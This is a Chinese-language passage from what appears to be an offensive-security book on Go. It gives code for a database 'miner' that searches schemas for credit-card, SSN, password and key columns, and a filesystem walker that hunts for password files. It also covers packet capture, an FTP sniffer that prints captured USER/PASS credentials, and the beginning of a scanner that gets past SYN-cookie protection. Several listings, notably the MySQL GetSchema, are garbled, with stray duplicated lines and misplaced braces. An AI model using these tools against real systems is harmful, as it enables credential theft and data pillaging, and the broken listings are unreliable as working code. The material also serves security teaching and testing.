先定义 `Transaction` 类型，相当于 `store` 集合中的单个文档。MongoDB中数据表示的内部机制是二进制JSON。基于此，使用标记来显式定义要在二进制JSON数据中使用的元素名称。

在 `main()` 函数中，调用 `mgo.Dial()` 通过建立与数据库的连接来创建`session`，测试来确定没有发生错误，延迟调用来关闭`session`。然后使用 `session` 变量来查询 `store` 数据库，从 `transactions` 集合中检索所有记录。将结果保存在名为 `results` 的 `Transaction` 类型的切片中。其背后原理是结构体的标记用于将二进制JSON解析到定义的类型中。最后，循环遍历结果集并打印。这个例子和下节的SQL示例都输出类似下面的内容：

```

$ go run main.go
44443332221111 2019-01-05 100.12 1234 09/2020
4444123456789012 2019-01-07 2400.18 5544 02/2021
4465122334455667 2019-01-29 1450.87 9876 06/2020

```

## 查询SQL数据库

Go中有一个 `database/sql` 的标准包，该包定义了用于与SQL和类似SQL的数据库进行交互的接口。基本的实现包括像连接池和事务之类的功能。遵循此接口的数据库驱动会自动继承这些功能，并且由于API在驱动之间保持一致，因此它们基本上可以互换。无论使用的是Postgres，MSSQL，MySQL还是其他驱动程序，代码中

的函数调用和实现都是相同的。在客户端改动很少的代码就能方便地切换后端的数据库。当然，驱动实现了针对于特定数据库的功能，并使用不同的SQL语法，但是函数调用几乎相同。

基于此，只展示连接到一个SQL数据库——MYSQL——而将其他SQL数据库留给读者作为练习。首先使用下面的命令安装驱动：

```
$ go get github.com/go-sql-driver/mysql
```

然后，创建简单的客户端连接到数据库，并从 `transactions` 表中查询数据。代码见清单7-7。

```
package main

import (
    "database/sql"
    "fmt"
    "log"

    _ "github.com/go-sql-driver/mysql"
)

func main() {
    db, err := sql.Open("mysql", "root:password@tcp(127.0.0.1:3306)/store")
    if err != nil {
        log.Panicln(err)
    }
    defer db.Close()

    var (
        ccnum, date, cvv, exp string
        amount                  float32
    )
    rows, err := db.Query("SELECT ccnum, date, amount, cvv, exp FROM transactions")
    if err != nil {
        log.Panicln(err)
    }
    defer rows.Close()
    for rows.Next() {
        err := rows.Scan(&ccnum, &date, &amount, &cvv, &exp)
        if err != nil {
            log.Panicln(err)
        }
        fmt.Println(ccnum, date, amount, cvv, exp)
    }
    if rows.Err() != nil {
        log.Panicln(err)
    }
}
```

清单 7-7: 连接并查询 MySQL 数据库 (<https://github.com/blackhat-go/bhg/ch-7/db/mysql-connect/main.go/>)

代码从导入Go的 `database/sql` 包开始。这样一来，就可以使用Go中出色的标准SQL库与数据库进行交互。同样导入MySQL数据库驱动。前面的下划线表示是匿名导入包，也就是不包括包的导出的类型，但是驱动将自己注册到 `sql` 包中，以便MySQL驱动本身处理函数调用。

接下来调用 `sql.Open` 和数据库建立连接。第一个参数指明要使用那种驱动——在本例中使用 `mysql` 驱动，第二个参数指明连接的字符串。然后查询数据库，使用 SQL语句查询 `transactions` 表中的所有行，然后循环遍历这些行，随后将数据读入变量并打印值。

这就是查询MySQL数据库所需要做的。使用不同的后端数据库仅需要对代码进行以下较小更改：

1. 导入正确的数据库驱动。
2. 修改传入到 `sql.Open()` 的参数。
3. 将SQL语法调整为后端数据库所需的风格。

在几种可用的数据库驱动程序中，许多是纯Go语言，而少数驱动使用 `cgo` 进行一些基础交互。访问 <https://github.com/golang/go/wiki/SQLDrivers/> 查看可用驱动程序列表。

## 构建数据库挖掘器

在本节中，将创建一个检查数据库模式（例如列名）的工具，以确定其中的数据是否值得窃取。例如，假设希望查找密码、哈希、社保号和信用卡号。与其构建庞大功能来挖掘各种后端数据库，不如为每个数据创建单独的功能——实现一个定义的接口，以确保实现之间的一致性。对于本示例，这种灵活性可能有些过高，但是这是创建可重用和可移植性代码的好机会。

接口应该小巧，由最基本的类型和函数组成，并且它应该需要实现一个方法来检索数据库模式。清单7-8是 `dbminer.go`，定义了数据库矿工接口。

```

package dbminer

import (
    "fmt"
    "regexp"
)

type DatabaseMiner interface {
    GetSchema() (*Schema, error)
}

type Schema struct {
    Databases []Database
}

type Database struct {
    Name   string
    Tables []Table
}

type Table struct {
    Name   string
    Columns []string
}

type Field struct {
    Name   string
    Type   string
    Value  string
}

func Search(m DatabaseMiner) error {
    s, err := m.GetSchema()
    if err != nil {
        return err
    }

    re := getRegex()
    for _, database := range s.Databases {
        for _, table := range database.Tables {
            for _, field := range table.Columns {
                for _, r := range re {
                    if r.MatchString(field) {
                        fmt.Println(database)
                        fmt.Printf("[+] HIT: %s\n", field)
                    }
                }
            }
        }
    }
    return nil
}

func getRegex() []*regexp.Regexp {
    return []*regexp.Regexp{
        regexp.MustCompile(`(?i)social`),
        regexp.MustCompile(`(?i)ssn`),
        regexp.MustCompile(`(?i)pass(word)?`),
        regexp.MustCompile(`(?i)hash`),
        regexp.MustCompile(`(?i)ccnum`),
        regexp.MustCompile(`(?i)card`),
        regexp.MustCompile(`(?i)security`),
        regexp.MustCompile(`(?i)key`),
    }
}

func (s Schema) String() string {
    var ret string
    for _, database := range s.Databases {
        ret += fmt.Sprintf(database.String() + "\n")
    }
}

```

```

        return ret
    }

    func (d Database) String() string {
        ret := fmt.Sprintf("[DB] = %s\n", d.Name)
        for _, table := range d.Tables {
            ret += table.String()
        }
        return ret
    }

    func (t Table) String() string {
        ret := fmt.Sprintf("    [TABLE] = %s\n", t.Name)
        for _, field := range t.Columns {
            ret += fmt.Sprintf("        [COL] = %s\n", field)
        }
        return ret
    }
    /* Extranous code omitted for brevity */
}

```

清单 7-8: 实现数据库挖掘器 (<https://github.com/blackhat-go/bhg/ch-7/db/dbminer/dbminer.go>)

代码先定义 `DatabaseMiner` 接口。只有 `GetSchema()` 这一个方法，实现接口的任何类型都需要该方法。因为每个后端数据库可能有各自的逻辑来检索数据库模式，所以期望每个功能都以对所使用的后端数据库和驱动统一的方式来实现逻辑。

接下来定义 `Schema` 类型，由在此处定义的一些类型组成。使用 `Schema` 在逻辑上表示数据库模式，即数据库，表，列。可以会注意到接口中定义的 `GetSchema()` 函数，其实现的返回值为 `*Schema`。

现在定义了 `Search()` 这个函数，其中包含大部分逻辑。调用 `Search()` 函数时需要传入 `DatabaseMiner` 实例，并且在 `m` 变量中保存挖掘器值。函数通过调用 `m.GetSchema()` 检索数据库模式开始。函数然后循环遍历整个模式，在正则表达式 (regex) 值列表中搜索与之匹配的列名。如果找到匹配的话，数据库模式和匹配的字段被打印到屏幕上。

最后定义 `getRegex()` 函数。该函数通过使用Go的 `regexp` 包来过滤正则字符串，然后返回这些值的切片。正则表达式列表由不区分大小写的字符串组成，这些字符串与常见或有趣的字段名称（例如 `ccnum`，`ssn` 和 `password`）匹配。

有了数据库挖掘器的接口，就可以创建实现特定的功能。从MongoDB数据库挖掘器开始。

## 实现MongoDB数据库挖掘器

清单7-9中的MongoDB的功能程序实现了清单7-8中定义的接口，同时还集成了在清单7-6中构建的数据库连接代码。

```

package main

import (
    "os"

    "gopkg.in/mgo.v2"
    "gopkg.in/mgo.v2/bson"
    "github.com/blackhat-go/bhg/ch-7/db/dbminer"
)

type MongoMiner struct {
    Host      string
    session *mgo.Session
}

func New(host string) (*MongoMiner, error) {
    m := MongoMiner{Host: host}
    err := m.connect()
    if err != nil {
        return nil, err
    }
    return &m, nil
}

func (m *MongoMiner) connect() error {
    s, err := mgo.Dial(m.Host)
    if err != nil {
        return err
    }
    m.session = s
    return nil
}

func (m *MongoMiner) GetSchema() (*dbminer.Schema, error) {
    var s = new(dbminer.Schema)

    dbnames, err := m.session.DatabaseNames()
    if err != nil {
        return nil, err
    }

    for _, dbname := range dbnames {
        db := dbminer.Database{Name: dbname, Tables: []dbminer.Table{}}
        collections, err := m.session.DB(dbname).CollectionNames()
        if err != nil {
            return nil, err
        }

        for _, collection := range collections {
            table := dbminer.Table{Name: collection, Columns: []string{}}

            var docRaw bson.Raw
            err := m.session.DB(dbname).C(collection).Find(nil).One(&docRaw)
            if err != nil {
                return nil, err
            }

            var doc bson.RawD
            if err := docRaw.Unmarshal(&doc); err != nil {
                if err != nil {
                    return nil, err
                }
            }

            for _, f := range doc {

```

```

        table.Columns = append(table.Columns, f.Name)
    }
    db.Tables = append(db.Tables, table)
}
s.Databases = append(s.Databases, db)
}
return s, nil
}

func main() {

    mm, err := New(os.Args[1])
    if err != nil {
        panic(err)
    }
    if err := dbminer.Search(mm); err != nil {
        panic(err)
    }
}

```

清单 7-9: 创建 MongoDB 数据库挖掘器 (<https://github.com/blackhat-go/bhg/ch-7/db/mongo/main.go/>)

从导入定义了 Database Miner 接口的 dbminer 包开始。然后定义了用于实现接口的 MongoMiner 类型。为了方便起见，定义 New() 函数来创建 MongoMiner 类型的新实例，该函数调用 connect() 和数据库建立连接。该逻辑的整体实质上是启动代码，并以类似于清单7-6中所讨论的方式连接到数据库。

代码中最有趣的部分是实现 GetSchema() 接口方法。与清单7-6中之前的 MongoDB示例代码不同，现在检查MongoDB的元数据，先获取数据库名字，然后循环遍历数据库来检索每个数据库的集合名字。函数的最后检索原始文档，与典型的MongoDB查询不同，此处使用懒惰解析。这样可以将记录显式地解析到通用结构，如此以来就可以检查字段名称。如果不使用懒惰解析，必须定义明确的类型，可能使用 bson 属性，以便指示代码如何将数据解析到定义的结构体中。在这种情况下，无需知道（或关心）结构体的字段类型，而只需要字段名称（而不是数据），因此，这是可以在事先不了解数据结构的情况下解析结构化数据的方法。

main() 函数将MongoDB实例的IP地址作为其唯一参数，调用 New() 函数来启动，然后调用 dbminer.Search()，传入 MongoMiner 实例。回想在接收到的 DatabaseMiner 实例时 dbmine . search() 调用 GetSchema()；这将调用该函数的 MongoMiner 实现，从而创建 dbminer，然后根据清单7-8中的正则表达式列表搜索。

当运行程序时，将得到以下输出：

```

$ go run main.go 127.0.0.1
[DB] = store
[TABLE] = transactions
[COL] = _id
[COL] = ccnum
[COL] = date
[COL] = amount
[COL] = cvv
[COL] = exp
[+] HIT: ccnum

```

匹配成功了！看起来可能不美观，但它完成了任务——成功地定位了一个名为 `ccnum` 字段的数据库集合。

在下一部分中，构建完MongoDB实现后，将对MySQL后端数据库执行相同的操作。

## 实现MySQL数据库挖掘器

要使MySQL正常执行，需要检查 `information_schema.columns` 表。该表持有所有的数据库及其结构的元数据，包括表明和列名。要最简单的使用数据，使用下面的SQL查询，该查询删除了与某些内置MySQL数据库无关的信息，这些信息与掠夺工作无关：

```
SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME FROM columns
    WHERE TABLE_SCHEMA NOT IN ('mysql', 'information_schema', 'performance_schema')
        ORDER BY TABLE_SCHEMA, TABLE_NAME
```

该查询产生类似于以下内容的结果：

TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME
store	transactions	ccnum
store	transactions	date
store	transactions	amount
store	transactions	cvv
store	transactions	exp
--snip--		

尽管使用查询来检索模式信息非常直接，但是代码的复杂性来自逻辑上在定义 `GetSchema()` 函数时对每行进行区分和分类。例如，连续的输出行可能属于或不属于同一数据库或表，因此将行和正确的 `dbminer.Database` 和 `dbminer.Table` 实例关联起来变的有点棘手，

清单7-10定义了实现。

```

package main

import (
    "database/sql"
    "fmt"
    "log"
    "os"

    _ "github.com/go-sql-driver/mysql"
    "github.com/blackhat-go/bhg/ch-7/db/dbminer"
)

type MySQLMiner struct {
    Host string
    Db   sql.DB
}

func New(host string) (*MySQLMiner, error) {
    m := MySQLMiner{Host: host}
    err := m.connect()
    if err != nil {
        return nil, err
    }
    return &m, nil
}

func (m *MySQLMiner) connect() error {

    db, err := sql.Open("mysql", fmt.Sprintf("root:password@tcp(%s:3306)/information_schema", m.Host))
    if err != nil {
        log.Panicln(err)
    }
    m.Db = *db
    return nil
}

func (m *MySQLMiner) GetSchema() (*dbminer.Schema, error) {
    var s = new(dbminer.Schema)

    sql := `SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME FROM columns
    WHERE TABLE_SCHEMA NOT IN ('mysql', 'information_schema', 'performance_schema')
    ORDER BY TABLE_SCHEMA, TABLE_NAME`
    schemarows, err := m.Db.Query(sql)
    if err != nil {
        return nil, err
    }
    defer schemarows.Close()

    var prevschema, prevtable string
    var db dbminer.Database
    var table dbminer.Table
    for schemarows.Next() {
        var currschema, currtable, currcol string
        if err := schemarows.Scan(&currschema, &currtable, &currcol); err != nil {
            return nil, err
        }

        if currschema != prevschema {
            if prevschema != "" {
                db.Tables = append(db.Tables, table)
                s.Databases = append(s.Databases, db)
            }
            db = dbminer.Database{Name: currschema, Tables: []dbminer.Table{}}
            prevschema = currschema
            prevtable = ""
        }
        table = dbminer.Table{Table: currtable, Column: currcol}
        db.Tables = append(db.Tables, table)
    }
}

```

```

    }

    if currtable != prevtable {
        if prevtable != "" {
            db.Tables = append(db.Tables, table)
        }
        table = dbminer.Table{Name: currtable, Columns: []string{}}
        prevtable = currtable
    }
    table.Columns = append(table.Columns, currcol)
}

db.Tables = append(db.Tables, table)
s.Databases = append(s.Databases, db)
if err := schemarows.Err(); err != nil {
    return nil, err
}

return s, nil
}

func main() {
    mm, err := New(os.Args[1])
    if err != nil {
        panic(err)
    }
    defer mm.Db.Close()

    if err := dbminer.Search(mm); err != nil {
        panic(err)
    }
}
}

```

清单 7-10: 创建 MySQL 数据库挖掘机 (<https://github.com/blackhat-go/bhg/ch-7/db/mysql/main.go/>)

快速浏览下代码的话会发现和前一部分中MongoDB的示例代码非常非常相似。实际上，`main()` 函数是相同的。

启动函数也非常相似——只需要将和MongoDB交互的逻辑改为和MySQL交互。注意，这是连接到 `information_schema` 数据库的逻辑，以便能够检查数据库模式。

代码的大部分复杂性都位于 `GetSchema()` 的实现中。尽管使用单个数据库查询能够检索到数据库模式信息，然后循环遍历结果，检查每一行，以便确定存在哪些数据库，每个数据库中有哪些表，每个表中有哪些行。与MongoDB实现不同，无法使用带有属性标签的 **JSON / BSON** 来将数据编组和解编到复杂的结构；可以维护变量来跟踪当前行中的信息，并将其与上一行中的数据进行比较，以确定您是否遇到了新的数据库或表。这不是最优雅的解决方案，但是这也能够工作。

接下来，检查当前行的和前一行的数据库名字是否不同。如果是的话就创建新的 `miner.Database` 实例。如果这不是第一次循环，就将表和数据库添加到 `miner.Schema` 实例中。使用类似的逻辑来追踪并将 `miner.Table` 实例添加到当前的 `miner.Database` 中。最后，将每一列添加到 `miner.Table`。

现在，针对 Docker MySQL 实例运行程序，确认是否工作正常，如下所示：

```
$ go run main.go 127.0.0.1
[DB] = store
  [TABLE] = transactions
    [COL] = cccnum
    [COL] = date
    [COL] = amount [COL] = cvv
    [COL] = exp
[+] HIT: cccnum
```

输出应该与MongoDB输出几乎一样。这是因为 `dbminer.Schema` 没有产生任何输出——`dbminer.Search()` 函数是。这就是使用接口的威力。可以有关键特性的特定实现，但仍然可以使用单一的标准函数以可预测的、可用的方式处理数据。

## 掠夺文件系统

在本节中，构建个文件系统工具，其能够递归地遍历用户提供的文件系统路径，并与匹配一系列有趣的文件名，这些文件名在后面的开发的练习中会有用。这些文件可能包含个人信息、用户名、密码、系统登录和密码数据库文件。

该工具专门针对于文件名而不是文件内容，脚本实际上非常简单，使用的是Go的 `path/filepath` 包中的标准函数，该包非常容易地遍历目录结构。该工具的代码参见清单 7-11。

```
package main

import (
    "fmt"
    "log"
    "os"
    "path/filepath"
    "regexp"
)

var regexes = []*regexp.Regexp{
    regexp.MustCompile(`(?i)user`),
    regexp.MustCompile(`(?i)password`),
    regexp.MustCompile(`(?i)kdb`),
    regexp.MustCompile(`(?i)login`),
}

func walkFn(path string, f os.FileInfo, err error) error {
    for _, r := range regexes {
        if r.MatchString(path) {
            fmt.Printf("[+] HIT: %s\n", path)
        }
    }
    return nil
}

func main() {
    root := os.Args[1]
    if err := filepath.Walk(root, walkFn); err != nil {
        log.Panicln(err)
    }
}
```

清单 7-11: 遍历并搜索文件系统 (<https://github.com/blackhat-go/bhg/ch-7/filesystem/main.go/>)

和数据库挖掘的实现相对比，文件系统的设置和逻辑似乎有点太简单了。与创建数据库实现的方式类似，定义一个正则表达式列表来识别有趣的文件名。为了使代码最少，我们将列表限制为少数几个条目，但是可以扩展列表以适应更多实际用途。

接下来，定义 `walkFn()` 函数，该函数的参数为文件路径和一些额外的参数，该函数循环遍历正则表达式列表并检查匹配，显示到标准输出。`walkFn()` 函数被用在 `main()` 函数中，并作为参数传递给 `filepath.Walk()`。`Walk()` 函数有两个参数，一个根路径和一个函数（这里是 `walkFn()`）。并从作为根路径提供的值开始递归遍历目录结构，为遇到的每个目录和文件调用 `walkFn()`。

工具完成后，回到桌面并创建以下目录结构：

```
$ tree targetpath/
targetpath/
--- anotherpath
-   --- nothing.txt
-   --- users.csv
--- file1.txt
--- yetanotherpath
    --- nada.txt
    --- passwords.xlsx
2 directories, 5 files
```

在同一个 `targetpath` 目录下运行你的工具会产生以下输出，确认了代码可以出色地执行：

```
$ go run main.go ./somepath
[+] HIT: somepath/anotherpath/users.csv
[+] HIT: somepath/yetanotherpath/passwords.xlsx
```

这就是全部的内容。可以通过包含额外的或更特定的正则表达式来改进示例代码。此外，我们鼓励您通过仅对文件名而不对目录应用正则表达式检查来改进代码。我们鼓励您进行的另一项增强功能是查找和标记具有最近修改或访问时间的特定文件。该元数据可以引导您获得更重要的内容，包括用作关键业务流程一部分的文件。

## 总结

在这一章，深入研究了数据库交互和文件系统遍历，即使用了Go的原生包，又使用了第三方库来和数据库元数据和文件系统交互。作为攻击者，这些资源经常包含有价值的信息，并且我们创建了各种实用程序，使我们可以搜索这些有趣的信息。

在下一章中，将了解实际的数据包处理。具体来说，将学习如何嗅探和操作网络包。

## 第8章：原始网络包的处理

在本章要学会抓包和处理网络包。包处理用在很多地方，包括抓取明文身份验证凭证、更改包的应用程序功能，或者欺骗和毒害流量。还可以将其用于SYN扫描和通过SYN-flood保护进行端口扫描等。

我们将介绍谷歌的优秀的 gopacket 包，该包能够解码数据包并重新组装通信流。该包可以使用 Berkeley Packet Filter (BPF) 来过滤流量，也称为tcpdump语法；读写 .pcap 文件；检查各个层和数据；还有操作包。

我们将通过几个示例来演示如何识别设备、过滤结果和创建可以绕过 SYN-flood 保护的端口扫描器。

## EXPLOIT设置开发环境

在完成本章的代码之前，需要设置开发环境。首先，输入以下命令安装gopacket：

```
$ go get github.com/google/gopacket
```

现在，gopacket 依赖外部库和驱动程序绕过操作系统的协议栈。如果打算在 Linux 或 macOS 编译本章中的例子的话，需要安装 *libpcap-dev*。使用大多数的包管理工具（如apt，yum，或 brew）来安装。下面使用 *apt* 来安装（其余两个安装过程类型）：

```
$ sudo apt-get install libpcap-dev
```

如果在Windows上编译运行本章中的例子，根据是否进行交叉编译，您有两个选项。如果不交叉编译的话设置开发环境相对简单点，但是在这种情况下，必须在 Windows 上创建 Go 开发环境，如果不想让另一个环境变得混乱，那么这个环境可能没有吸引力。目前，我们假设您有一个可以用来编译Windows二进制文件的工作环境。在该环境下需要安装 WinPcap 。从 <https://www.winpcap.org/> 下载免费版。

## 使用pcap子包识别设备

在抓包之前，必须确定可以监听的可用设备。可以使用 *gopacket/pcap* 子包中的 `pcap.FindAllDevs() (ifs []Interface, err error)` 函数获取这些信息。清单8-1演示使用该函数列出所有可用的接口。

```

package main

import (
    "fmt"
    "log"

    "github.com/google/gopacket/pcap"
)

func main() {
    devices, err := pcap.FindAllDevs()
    if err != nil {
        log.Panicln(err)
    }

    for _, device := range devices {
        fmt.Println(device.Name)
        for _, address := range device.Addresses {
            fmt.Printf("    IP:      %s\n", address.IP)
            fmt.Printf("    Netmask: %s\n", address.Netmask)
        }
    }
}

```

清单 8-1: 列出可用的网络设备 (<https://github.com/blackhat-go/bhg/ch-8/identify/main.go/>)

调用 `pcap.FindAllDevs()` 来枚举设备。然后循环遍历找到的设备。访问每个设备的属性，包括 `device.Name`。通过属性 `Addresses` 也能访问IP地址，该属性是 `pcap.InterfaceAddress` 类型的切片。遍历循环他们的地址，将IP地址和掩码显示在屏幕上。

执行程序将产生类似于清单8-2的输出。

```

$ go run main.go
enp0s5
    IP: 10.0.1.20
    Netmask: ffffff00
    IP: fe80::553a:14e7:92d2:114b
    Netmask: ffffffffffffff0000000000000000
any
lo
    IP: 127.0.0.1
    Netmask: ff000000
    IP: ::1
    Netmask: ffffffffffffff0000000000000000

```

清单8-2：显示可用网络接口的输出

输出列出了可用的网络接口—— `enp0s5`, `any` 和 `lo` ——也就是他们的IPv4和IPv6地址和掩码。每个系统上的输出可能与这些网络细节不同，但应该足够相似，以便您能够理解这些信息。

## 实时抓包和过滤结果

既然您已经知道如何查询可用设备，那么就可以使用 `gopacket` 的特性来实时抓取数据包。在此过程中，还将使用**BPF** 语法过滤数据包集。**BPF** 能够限制抓取和显示的内容，以便只看相关的流量。通常根据协议和端口过滤流量。例如，可以创建一个过滤器来查看发送到端口80的所有TCP流量。还可以根据目标主机过滤流量。对BPF语法完整的论述超出了本书的范围。有关使用BPF的其他方法，请查看 <http://www.tcpdump.org/manpages/pcap-filter.7.html>。

清单8-3显示了过滤流量的代码，以便只抓取发送到端口80或从端口80发送的TCP流量。

```
package main

import (
    "fmt"
    "log"

    "github.com/google/gopacket"
    "github.com/google/gopacket/pcap"
)

var (
    iface     = "enp0s5"
    snaplen  = int32(1600)
    promisc  = false
    timeout   = pcap.BlockForever
    filter    = "tcp and port 80"
    devFound = false
)

func main() {
    devices, err := pcap.FindAllDevs()
    if err != nil {
        log.Panicln(err)
    }

    for _, device := range devices {
        if device.Name == iface {
            devFound = true
        }
    }
    if !devFound {
        log.Panicf("Device named '%s' does not exist\n", iface)
    }

    handle, err := pcap.OpenLive(iface, snaplen, promisc, timeout)
    if err != nil {
        log.Panicln(err)
    }
    defer handle.Close()

    if err := handle.SetBPFFilter(filter); err != nil {
        log.Panicln(err)
    }

    source := gopacket.NewPacketSource(handle, handle.LinkType())
    for packet := range source.Packets() {
        fmt.Println(packet)
    }
}
```

清单 8-3: 使用 BPF 过滤抓取特定的网络流量 (<https://github.com/blackhat-go/bhg/ch-8/filter/main.go/>)

代码首先定义设置抓包所需的几个变量。其中包括要抓取数据接口的名称，快照长度（每帧捕获的数据量），`promisc` 变量（表示是否混杂模式），和 `time-out`。还有BPF过滤器：`tcp and port 80`。这样就能只抓取符合这些条件的包。

在 `main()` 函数内，枚举可用的设备，遍历它们以确定所要的捕获接口是否存在于设备列表中。如果接口名不存在就 `panic`，说明这是无效的。

`main()` 函数中剩余的代码是抓包逻辑。从高层次的角度来看，首先需要获得或创建一个可以读取和注入包的 `*pcap.Handle`。使用这个句柄，就可以应用 **BPF** 过滤器并创建一个新的包数据源，可以从中读取包。

调用 `pcap.OpenLive()` 创建 `*pcap.Handle`（代码中命名为 `handle`）。该函数参数为接口名称，快照长度，一个定义的是否混杂的布尔值，和一个超时时间。这些变量都在 `main()` 函数的开始处定义，如前所述。调用

`handle.SetBPFFilter(filter)` 为句柄设置 **BPF** 过滤器，然后当调用 `gopacket.NewPacketSource(handle, handle.LinkType())` 时使用 `handle` 来创建新包数据源。第二个参数为 `handle.LinkType()`，当处理包时用于解码。最后，循环遍历 `source.Packets()` 从网络中读取包，该函数返回的是一个管道。

可能还记得在本书前面的例子中，如果管道中没有数据的话，循环遍历管道来读取数据会阻塞。当收到包时，读取并输出其中的内容。

输出的内容类似于清单 8-4。请注意，该程序需要权限，因为是从网络读取原始内容。

```
$ go build -o filter && sudo ./filter
PACKET: 74 bytes, wire length 74 cap length 74 @ 2020-04-26 08:44:43.074187 -0
- Layer 1 (14 bytes) = Ethernet {Contents=[..14..] Payload=[..60..] SrcMAC=00:
- Layer 2 (20 bytes) = IPv4 {Contents=[..20..] Payload=[..40..] Version=4 IHL=
- Layer 3 (40 bytes) = TCP {Contents=[..40..] Payload=[] SrcPort=51064 DstPort:

PACKET: 74 bytes, wire length 74 cap length 74 @ 2020-04-26 08:44:43.086706 -0
- Layer 2 (20 bytes) = IPv4 {Contents=[..20..] Payload=[..40..] Version=4 IHL=
- Layer 3 (40 bytes) = TCP {Contents=[..40..] Payload=[] SrcPort=37314 DstPort:
```

清单 8-4: 抓包日志

虽然原始输出不是很容易理解，但却有很好的分层。现在可以使用函数，如 `packet.ApplicationLayer()` 和 `packet.Data()` 来检索单个层或整个包的原始字节。当使用 `hex.Dump()` 结合输出时，就可以以易读的方式显示内容。可以自己尝试一下。

## 嗅探并明文显示用户凭证

现在编译代码。复用其他工具的一些功能，以嗅探并明文显示用户凭证。

现在，大多数组织使用交换网络进行操作，交换网络直接在两个端点之间发送数据，而不是广播发送，这使得在企业环境中被动地抓包变得更加困难。但是，接下来的明文嗅探攻击配合像 `Address Resolution Protocol (ARP)` 毒剂这样的东西非

常有用。一种可以强制端点与交换网络上的恶意设备通信的攻击，或者当偷偷嗅探从被害的用户工作站发出的出站流量时。本例中，假定已经攻击了用户工作站，并只抓取使用FTP的流量来保持代码的简洁。

除了一些小的更改外，清单8-5中的代码几乎与清单8-3中的代码相同。

```

package main

import (
    "bytes"
    "fmt"
    "log"

    "github.com/google/gopacket"
    "github.com/google/gopacket/pcap"
)

var (
    iface     = "enp0s5"
    snaplen  = int32(1600)
    promisc  = false
    timeout   = pcap.BlockForever
    filter    = "tcp and dst port 21"
    devFound = false
)

func main() {
    devices, err := pcap.FindAllDevs()
    if err != nil {
        log.Panicln(err)
    }

    for _, device := range devices {
        if device.Name == iface {
            devFound = true
        }
    }
    if !devFound {
        log.Panicf("Device named '%s' does not exist\n", iface)
    }

    handle, err := pcap.OpenLive(iface, snaplen, promisc, timeout)
    if err != nil {
        log.Panicln(err)
    }
    defer handle.Close()

    if err := handle.SetBPFFilter(filter); err != nil {
        log.Panicln(err)
    }

    source := gopacket.NewPacketSource(handle, handle.LinkType())
    for packet := range source.Packets() {
        appLayer := packet.ApplicationLayer()
        if appLayer == nil {
            continue
        }
        payload := appLayer.Payload()
        if bytes.Contains(payload, []byte("USER")) {
            fmt.Println(string(payload))
        } else if bytes.Contains(payload, []byte("PASS")) {
            fmt.Println(string(payload))
        }
    }
}

```

清单 8-5: 抓取FTP身份验证凭据(<https://github.com/blackhat-go/bhg/ch-8/ftp/main.go/>)

只更改了大约10行代码。首先，更改 **BPF** 过滤器为只抓取发送到21端口的流量（该端口一般用于FTP）。在处理包之前的剩余代码保持不变。

要想处理包，先提取包的应用层并检查其是否存在，因为应用层含有FTP命令和数据。通过检查 `packet.ApplicationLayer()` 的响应值是否是nil来查找应用层。假设包中存在应用层，通过调用 `appLayer.Payload()` 从应用层中提取有效值（FTP命令/数据）。（提取并检查其他层和数据也用类似的方法，但是只需要应用层的值。）提取数据后检查是否有 `USER` 或 `PASS` 命令，表明这是登录序列的一部分。如果是就再屏幕上输出数据。

下面是抓取一个FTP登录的示例：

```
$ go build -o ftp && sudo ./ftp
USER someuser
PASS passw0rd
```

当然也可以优化代码。本例中，如果数据中含有 `USER` 或 `PASS` 就输出该数据。实际上，代码应该只搜索有效数据的开头部分，以消除当这些关键字作为在客户端和服务器之间传输的文件内容的一部分出现，或者是更长的单词(如PASSAGE或ABUSER)的一部分出现时的误报。鼓励您将该改进作为学习。

## 通过SYN-flood保护的端口扫描

在第2章中已经了解了端口扫描器的创建过程。通过多次迭代来改进代码，直到实现可以高性能产出准确的结果。然而，某些情况下，扫描器任然会产出错误的结果。特别地，当组织使用 **SYN-flood** 保护时，通常所有的端口——打开、关闭和过滤的相似点——都会产生相同的包交换，表示端口是打开的。这些保护措施被称为 **SYN cookie**，防止 **SYN-flood** 攻击和模糊攻击面，产生误报。

当目标使用 **SYN cookie** 时，如何确定是服务监听的端口，还是设备错误地显示端口是打开的？毕竟这两种情况下，都能完成TCP的三次握手。大多数的工具和扫描器（包括Nmap）都会查看这个序列（或者它的一些变体，基于所选择的扫描类型），以确定端口的状态。因此，不能依赖这些工具来产生准确的结果。

然而，如果考虑在建立了一个连接——数据交换——之后会发生什么，也许是以服务标语的形式——可以推断出实际的服务是否正在响应。**SYN-flood** 保护一般不会交换除最初三次握手之外的包，除非有服务正在监听，因此，存在任何附加包的话表明可能存在服务。

### 检查TCP Flag

为了解释 **SYN cookie**，必须扩展端口扫描功能，当建立连接后通过查看是否从目标处收到了除三次握手之外的包。可以通过嗅探数据包来完成，查看是否有数据包使用TCP Flag 值进行传输，该值指示附加的合法服务通信。

TCP Flag表示关于包传输状态的信息。如果查看TCP手册，会发现 flag 存储在包头部第14个位置的单个字节中。该字节的每一位代表一个Flag值。如果该位置的位设置为1，则flag为“on”;如果该位设置为0，则flag为“off”。根据TCP规范，表8-1显示了flag在字节中的位置。

表 8-1： TCP Flag 及在字节中的位置

Bit	7	6	5	4	3	2	1	
Flag	CWR	ECE	URG	ACK	PSH	RST	SYN	

知道了Flag 的位置就能创建过滤器检测他们。例如，可以查找包含下面 Flag 的包，这些 Flag 可能指示监听服务：

- ACK 和 FIN
- ACK
- ACK 和 PSH

因为使用 `gopacket` 库可以抓取并过滤某些包，可以构建连接远程服务的程序，嗅探数据包，并仅显示与这些TCP头通信的数据包的服务。假定所有其他服务由于 SYN cookie而被错误地“打开”。

## 构建 BPF 过滤器

BPF 过滤器需要检查指示包传输的特定 flag 值。假如前面提到的 flag 是开启的，则 flag 字节有以下值：

- ACK 和 FIN: 00010001 (0x11)
- ACK: 00010000 (0x10)
- ACK 和 PSH: 00011000 (0x18)

为了清晰起见，使用了和二进制值相等的十六进制，因为在过滤器中使用十六进制值。

总而言之，需要检查TCP报头的第14字节(基于0的索引的偏移量为13)，仅过滤flag 为0x11、0x10或0x18的数据包。下面是BPF过滤器的样子：

```
tcp[13] == 0x11 or tcp[13] == 0x10 or tcp[13] == 0x18
```

太棒了，现在有过滤器了。

## 编写端口扫描器

现在，您将使用过滤器来构建实用程序，该实用程序将建立完整的TCP连接，并检查除三次握手之外的数据包，以查看是否传输了其他数据包，从而表明有真实的服务正在监听。程序如清单8-6所示。为了简单起见，没有对代码的性能做优化。但是，可以通过第2章中类似的优化来改进代码。

```

package main

import (
